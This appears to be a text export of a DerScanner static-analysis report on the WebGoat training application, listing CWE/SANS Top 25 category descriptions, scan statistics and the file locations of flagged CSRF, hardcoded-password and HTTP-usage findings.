



Analysis Results

WebGoat.zip

Report Date

2022-07-19 08:55:10

Report Author

Classification Method

CWE/SANS Top 25 2021

Product Version

3.11.3

CONFIDENTIALITY NOTE

This report is intended only for the person(s) or entity to which it is addressed and contains confidential and privileged information. If you are not the intended recipient, you must not view, use, copy, disclose, or otherwise disseminate this report or any part of it. Doing so is strictly prohibited, and may result in legal proceedings. If you received this in error, please notify the sender immediately and destroy any copies of this information.

TABLE OF CONTENTS

Project Information	4
Security Level Dynamics	4
Vulnerability Dynamics	4
Scan History	5
About CWE/SANS Top 25 2021	6
Scan Information 1/1 2022-05-20 13:14:53	11
Scan Statistics	11
Language Statistics	12
Classification by CWE/SANS Top 25 2021	12
Vulnerability List	15
Detailed Results	54
WAF Configuration Guide	323
Scan Settings	350
Export Settings	351

PROJECT INFORMATION

Project	WebGoat.zip
UUID	46f075d1-6e3e-41f6-8645-45415f7d3f3e
Go To Results In	DerScanner



Security Level Dynamics

The app score is calculated on a scale from 0 to 5. Score is calculated based on the number of critical and medium level vulnerabilities. The impact of critical vulnerabilities is greater than that of medium level vulnerabilities, and does not take into account the amount of code. Medium level vulnerabilities are taken into account based on their frequency and total number of source code lines.

Vulnerability Dynamics

Vulnerabilities are divided by severity level: critical, medium, low and info.

1. **Critical vulnerabilities** are likely to compromise sensitive data and system integrity.
2. **Medium level vulnerabilities** are less likely to compromise confidential data and system integrity, or are less serious security breaches.
3. **Low level vulnerabilities** can be a potential security threat.
4. **Info level vulnerabilities** signal a violation of good programming practices.

We highly recommend to focus on critical and medium-level vulnerabilities first.

Scan History

Number	Date and Time	Status	Languages	Lines of Code	Number of Vulnerabilities					Score
					Critical	Medium	Low	Info	Total	
1/1	2022-05-20 13:14:53	completed	Config files, JavaScript, HTML5, VBScript, T-SQL, PL/SQL	276 344	4	769	191	110	1 074	2.2/5.0

ABOUT CWE/SANS TOP 25 2021

The report contains vulnerability classification by **CWE/SANS Top 25 2021**. The CWE/SANS Top 25 2021 is a list of errors that can lead to serious vulnerabilities in software. They are often easy to find, and easy to exploit. They will frequently allow attackers to completely take over the software, steal data, or prevent the software from working at all. Note that some vulnerabilities may belong to the number of categories or to none at all. To see the full list of vulnerabilities, choose the **By severity** classification method.

1 **CWE-787 Out-of-bounds Write**

The software writes data past the end, or before the beginning, of the intended buffer. Typically, this can result in corruption of data, a crash, or code execution. The software may modify an index or perform pointer arithmetic that references a memory location that is outside of the boundaries of the buffer. A subsequent write operation then produces undefined or unexpected results.

2 **CWE-79 Improper Neutralization of Input During Web Page Generation *(Cross-site Scripting)***

The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

3 **CWE-125 Out-of-bounds Read**

The software reads data past the end, or before the beginning, of the intended buffer. Typically, this can allow attackers to read sensitive information from other memory locations or cause a crash. The software may modify an index or perform pointer arithmetic that references a memory location that is outside of the boundaries of the buffer. A subsequent read operation then produces undefined or unexpected results.

4 **CWE-20 Improper Input Validation**

The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly. When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

5 **CWE-78****Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)**

The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

6 **CWE-89****Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)**

The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

7 **CWE-416****Use After Free**

The use of previously-freed memory can have any number of adverse consequences, ranging from the corruption of valid data to the execution of arbitrary code, depending on the instantiation and timing of the flaw.

8 **CWE-22****Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)**

The software uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the software does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

9 **CWE-352****Cross-Site Request Forgery (CSRF)**

The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request. This enables an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in exposure of data or unintended code execution.

10 **CWE-434****Unrestricted Upload of File with Dangerous Type**

The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.

11 CWE-306 Missing Authentication for Critical Function

The software does not perform any authentication for functionality that requires a provable user identity or consumes a significant amount of resources. Exposing critical functionality essentially provides an attacker with the privilege level of that functionality.

12 CWE-190 Integer Overflow or Wraparound

An integer overflow or wraparound occurs when an integer value is incremented to a value that is too large to store in the associated representation. When this occurs, the value may wrap to become a very small or negative number. While this may be intended behavior, it can have security consequences if the wrap is unexpected. This is especially the case if the integer overflow can be triggered using user-supplied inputs.

13 CWE-502 Deserialization of Untrusted Data

The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

14 CWE-287 Improper Authentication

When an actor claims to have a given identity, the software does not prove or insufficiently proves that the claim is correct. This weakness can lead to the exposure of resources or functionality to unintended actors, possibly providing attackers with sensitive information or even execute arbitrary code.

15 CWE-476 NULL Pointer Dereference

A NULL pointer dereference occurs when the application dereferences a pointer that it expects to be valid, but is NULL, typically causing a crash or exit.

16 CWE-798 Use of Hard-coded Credentials

The software contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data. Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the software administrator.

17**CWE-119****Improper Restriction of Operations within the Bounds of a Memory Buffer**

The software performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer that may be associated with other variables, data structures, or internal program data. As a result, an attacker may be able to execute arbitrary code, alter the intended control flow, read sensitive information, or cause the system to crash.

18**CWE-862****Missing Authorization**

The software does not perform an authorization check when an actor attempts to access a resource or perform an action. When access control checks are not applied, users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information exposures, denial of service, and arbitrary code execution.

19**CWE-276****Incorrect Default Permissions**

During installation, installed file permissions are set to allow anyone to modify those files.

20**CWE-200****Exposure of Sensitive Information to an Unauthorized Actor**

The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

21**CWE-522****Insufficiently Protected Credentials**

The product transmits or stores authentication credentials, but it uses an insecure method that is susceptible to unauthorized interception and/or retrieval. An attacker could gain access to user accounts and access sensitive data used by the user accounts.

22**CWE-732****Incorrect Permission Assignment for Critical Resource**

The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors. It could lead to the exposure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution or sensitive user data.

23

CWE-611 Improper Restriction of XML External Entity Reference

The software processes an XML document that can contain XML entities with URIs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output. By submitting an XML file that defines an external entity with a file:// URI, an attacker can cause the processing application to read the contents of a local file. Using URIs with other schemes such as http://, the attacker can force the application to make outgoing requests to servers that the attacker cannot reach directly, which can be used to bypass firewall restrictions or hide the source of attacks such as port scanning.

24

CWE-918 Server-Side Request Forgery (SSRF)

The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination. By providing URLs to unexpected hosts or ports, attackers can make it appear that the server is sending the request, possibly bypassing access controls such as firewalls that prevent the attackers from accessing the URLs directly.

25

CWE-77**Improper Neutralization of Special Elements used in a Command
*(Command Injection)***

The software constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component. If a malicious user injects a character (such as a semi-colon) that delimits the end of one command and the beginning of another, it may be possible to then insert an entirely new and unrelated command that was not intended to be executed.


SCAN INFORMATION

1/1 2022-05-20 13:14:53


Scan Statistics

Status	completed				
Score	2.2/5.0				
Duration	0:21:00				
Lines of Code	276 344				
Vulnerabilities	Critical 4	Medium 769	Low 191	Info 110	Total 1 074


Found Vulnerabilities



Vulnerability Types




Language Statistics



Language	Status	Duration	Lines of Code	Number of Vulnerabilities				
				Critical	Medium	Low	Info	Total
Config files	completed	0:00:05	174 848	3	625	40	0	668
JavaScript	completed	0:20:38	90 302	1	58	149	92	300
HTML5	completed	0:00:07	5 429	0	83	2	18	103
VBScript	completed	0:00:02	5 413	0	0	0	0	0
T-SQL	completed	0:00:02	176	0	0	0	0	0
PL/SQL	completed	0:00:03	176	0	3	0	0	3

Classification by CWE/SANS Top 25 2021



	Vulnerabilities					Occurrences				
	Critical	Medium	Low	Info	Total	Critical	Medium	Low	Info	Total
1	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0
8	0	1	0	0	1	0	1	0	0	1
9	0	1	1	0	2	0	72	30	0	102
10	0	1	0	0	1	0	1	0	0	1
11	0	0	0	0	0	0	0	0	0	0
12	0	0	0	0	0	0	0	0	0	0
13	0	0	0	0	0	0	0	0	0	0
14	0	0	0	0	0	0	0	0	0	0
15	0	0	0	0	0	0	0	0	0	0
16	2	2	0	0	3	4	4	0	0	8

	Vulnerabilities					Occurrences				
	Critical	Medium	Low	Info	Total	Critical	Medium	Low	Info	Total
17	0	0	0	0	0	0	0	0	0	0
18	0	1	0	0	1	0	1	0	0	1
19	0	0	0	0	0	0	0	0	0	0
20	0	2	2	0	2	0	623	42	0	665
21	2	1	0	0	2	4	3	0	0	7
22	0	0	0	0	0	0	0	0	0	0
23	0	0	0	0	0	0	0	0	0	0
24	0	0	0	0	0	0	0	0	0	0
25	0	0	0	0	0	0	0	0	0	0

Vulnerability List

Vulnerabilities are displayed accordingly to export settings: **704** selected

Actual: **704 of 1074**

Vulnerabilities		
Path manipulation	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:14622	Not processed	

Medium vulnerabilities

1*

Medium vulnerabilities		
Path manipulation	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:14622	Not processed	

Medium vulnerabilities		
------------------------	--	--

Medium vulnerabilities

72*

Medium vulnerabilities		
Cross-site request forgery (CSRF)	HTML5	72
webgoat-container/src/main/resources/templates/registration.html:28	Not processed	
webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:17	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:18	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:40	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:26	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:69	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:30	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:102	Not processed	
webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:60	Not processed	

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

Cross-site request forgery (CSRF)	HTML5
webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:234	Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:25	Not processed
webgoat-lessons/cia/src/main/resources/html/CIA.html:30	Not processed
webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:38	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:13	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:144	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:159	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:179	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:68	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:31	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:48	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:65	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:90	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:113	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:35	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:146	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:213	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:237	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:22	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:26	Not processed
webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:29	Not processed
webgoat-lessons/idor/src/main/resources/html/IDOR.html:23	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

Cross-site request forgery (CSRF)	HTML5
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:18	Not processed
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:26	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:72	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:166	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:283	Not processed
webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:66	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:24	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:48	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:104	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:144	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:176	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:187	Not processed
webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:223	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:16	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:70	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:125	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:192	Not processed
webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:21	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:80	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:169	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:16	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:40	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

Cross-site request forgery (CSRF)	HTML5
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:64	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:88	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:144	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:217	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:245	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:274	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:26	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:125	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:176	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:100	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:104	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:48	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:19	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:40	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:77	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:23	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:90	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:162	Not processed
webwolf/src/main/resources/templates/registration.html:15	Not processed

* Rejected vulnerabilities are not taken into account

--	--

Medium vulnerabilities

1*

Path manipulation	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:14622	Not processed	

--	--

Critical vulnerabilities

4*

Hardcoded password	JavaScript	1
webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10	Not processed	
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/i18n/messages_nl.properties:31	Not processed	
webgoat-container/src/main/resources/i18n/messages.properties:34	Not processed	
webwolf/src/main/resources/i18n/messages.properties:30	Not processed	

Medium vulnerabilities

4*

Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/application-webgoat.properties:11	Not processed	
webgoat-container/src/main/resources/i18n/messages_nl.properties:39	Not processed	
webgoat-container/src/main/resources/i18n/messages.properties:43	Not processed	
Undocumented feature: special account	JavaScript	1
webgoat-lessons/jwt/src/main/resources/js/jwt-voting.js:74	Not processed	

* Rejected vulnerabilities are not taken into account

--

--

Medium vulnerabilities

1*

Undocumented feature: special account	JavaScript	1
 webgoat-lessons/jwt/src/main/resources/js/jwt-voting.js:74		Not processed

--

Medium vulnerabilities

623*

HTTP usage	HTML5	4
 docker/index.html:35		Not processed
 docker/index.html:39		Not processed
 webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96		Not processed
 webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5		Not processed
HTTP usage	Config files	619
 config/checkstyle/checkstyle.xml:4		Not processed
 config/checkstyle/checkstyle.xml:11		Not processed
 config/checkstyle/checkstyle.xml:25		Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
 COPYRIGHT.txt:1	Not processed
 docker/index.html:35	Not processed
 docker/index.html:39	Not processed
 docker/nginx.conf:42	Not processed
 docker/nginx.conf:54	Not processed
 docker/nginx.conf:70	Not processed
 docker/nginx.conf:75	Not processed
 docker/nginx.conf:80	Not processed
 docker/nginx.conf:85	Not processed
 docker/nginx.conf:90	Not processed
 docker/nginx.conf:95	Not processed
 docker/nginx.conf:100	Not processed
 docker/nginx.conf:105	Not processed
 docker/nginx.conf:110	Not processed
 docker/nginx.conf:115	Not processed
 docker/nginx.conf:120	Not processed
 docker/nginx.conf:125	Not processed
 docker/nginx.conf:130	Not processed
 docker/nginx.conf:135	Not processed
 docker/pom.xml:1	Not processed
 docker/pom.xml:2	Not processed
 docs/package.json:22	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
docs/package-lock.json:920	Not processed
docs/package-lock.json:935	Not processed
docs/package-lock.json:1044	Not processed
docs/package-lock.json:1164	Not processed
docs/package-lock.json:4220	Not processed
docs/README.md:15	Not processed
docs/vendor/bootstrap/css/bootstrap.css.map:1	Not processed
docs/vendor/bootstrap/css/bootstrap.min.css.map:1	Not processed
docs/vendor/font-awesome/css/font-awesome.css:2	Not processed
docs/vendor/font-awesome/css/font-awesome.css:3	Not processed
docs/vendor/font-awesome/css/font-awesome.min.css:2	Not processed
docs/vendor/font-awesome/css/font-awesome.min.css:3	Not processed
docs/vendor/font-awesome/less/font-awesome.less:2	Not processed
docs/vendor/font-awesome/less/font-awesome.less:3	Not processed
docs/vendor/font-awesome/less/mixins.less:31	Not processed
docs/vendor/font-awesome/scss/font-awesome.scss:2	Not processed
docs/vendor/font-awesome/scss/font-awesome.scss:3	Not processed
docs/vendor/font-awesome/scss/_mixins.scss:31	Not processed
docs/vendor/jquery-easing/jquery.easing.compatibility.js:2	Not processed
docs/vendor/jquery-easing/jquery.easing.compatibility.js:8	Not processed
docs/vendor/jquery-easing/jquery.easing.js:2	Not processed
docs/vendor/jquery/jquery.js:506	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
docs/vendor/jquery/jquery.js:7476	Not processed
docs/vendor/jquery/jquery.js:7701	Not processed
docs/vendor/jquery/jquery.js:9054	Not processed
docs/vendor/jquery/jquery.slim.js:506	Not processed
docs/vendor/jquery/jquery.slim.js:6683	Not processed
docs/vendor/jquery/jquery.slim.js:6908	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:2	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:106	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:858	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2	Not processed
LICENSE.txt:1	Not processed
mvnw:11	Not processed
mvnw.cmd:10	Not processed
.mvn/wrapper/MavenWrapperDownloader.java:8	Not processed
pmd-ruleset.xml:2	Not processed
pmd-ruleset.xml:13	Not processed
pmd-ruleset.xml:65	Not processed
pmd-ruleset.xml:87	Not processed
pmd-ruleset.xml:103	Not processed
pmd-ruleset.xml:152	Not processed
pmd-ruleset.xml:184	Not processed
pmd-ruleset.xml:258	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
■ pmd-ruleset.xml:276	Not processed
■ pmd-ruleset.xml:310	Not processed
■ pmd-ruleset.xml:331	Not processed
■ pmd-ruleset.xml:352	Not processed
■ pmd-ruleset.xml:381	Not processed
■ pmd-ruleset.xml:412	Not processed
■ pmd-ruleset.xml:428	Not processed
■ pmd-ruleset.xml:443	Not processed
■ pmd-ruleset.xml:475	Not processed
■ pmd-ruleset.xml:497	Not processed
■ pmd-ruleset.xml:518	Not processed
■ pmd-ruleset.xml:535	Not processed
■ pmd-ruleset.xml:552	Not processed
■ pmd-ruleset.xml:579	Not processed
■ pmd-ruleset.xml:631	Not processed
■ pmd-ruleset.xml:646	Not processed
■ pmd-ruleset.xml:676	Not processed
■ pmd-ruleset.xml:712	Not processed
■ pmd-ruleset.xml:731	Not processed
■ pmd-ruleset.xml:753	Not processed
■ pmd-ruleset.xml:806	Not processed
■ pmd-ruleset.xml:826	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
■ pmd-ruleset.xml:1050	Not processed
■ pmd-ruleset.xml:1085	Not processed
■ pmd-ruleset.xml:1150	Not processed
■ pmd-ruleset.xml:1195	Not processed
■ pmd-ruleset.xml:1219	Not processed
■ pmd-ruleset.xml:1254	Not processed
■ pmd-ruleset.xml:1295	Not processed
■ pmd-ruleset.xml:1343	Not processed
■ pmd-ruleset.xml:1447	Not processed
■ pmd-ruleset.xml:1475	Not processed
■ pmd-ruleset.xml:1506	Not processed
■ pmd-ruleset.xml:1529	Not processed
■ pmd-ruleset.xml:1598	Not processed
■ pmd-ruleset.xml:1632	Not processed
■ pmd-ruleset.xml:1657	Not processed
■ pmd-ruleset.xml:1684	Not processed
■ pmd-ruleset.xml:1710	Not processed
■ pom.xml:2	Not processed
■ pom.xml:3	Not processed
■ pom.xml:93	Not processed
■ README.MD:11	Not processed
■ README.MD:67	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
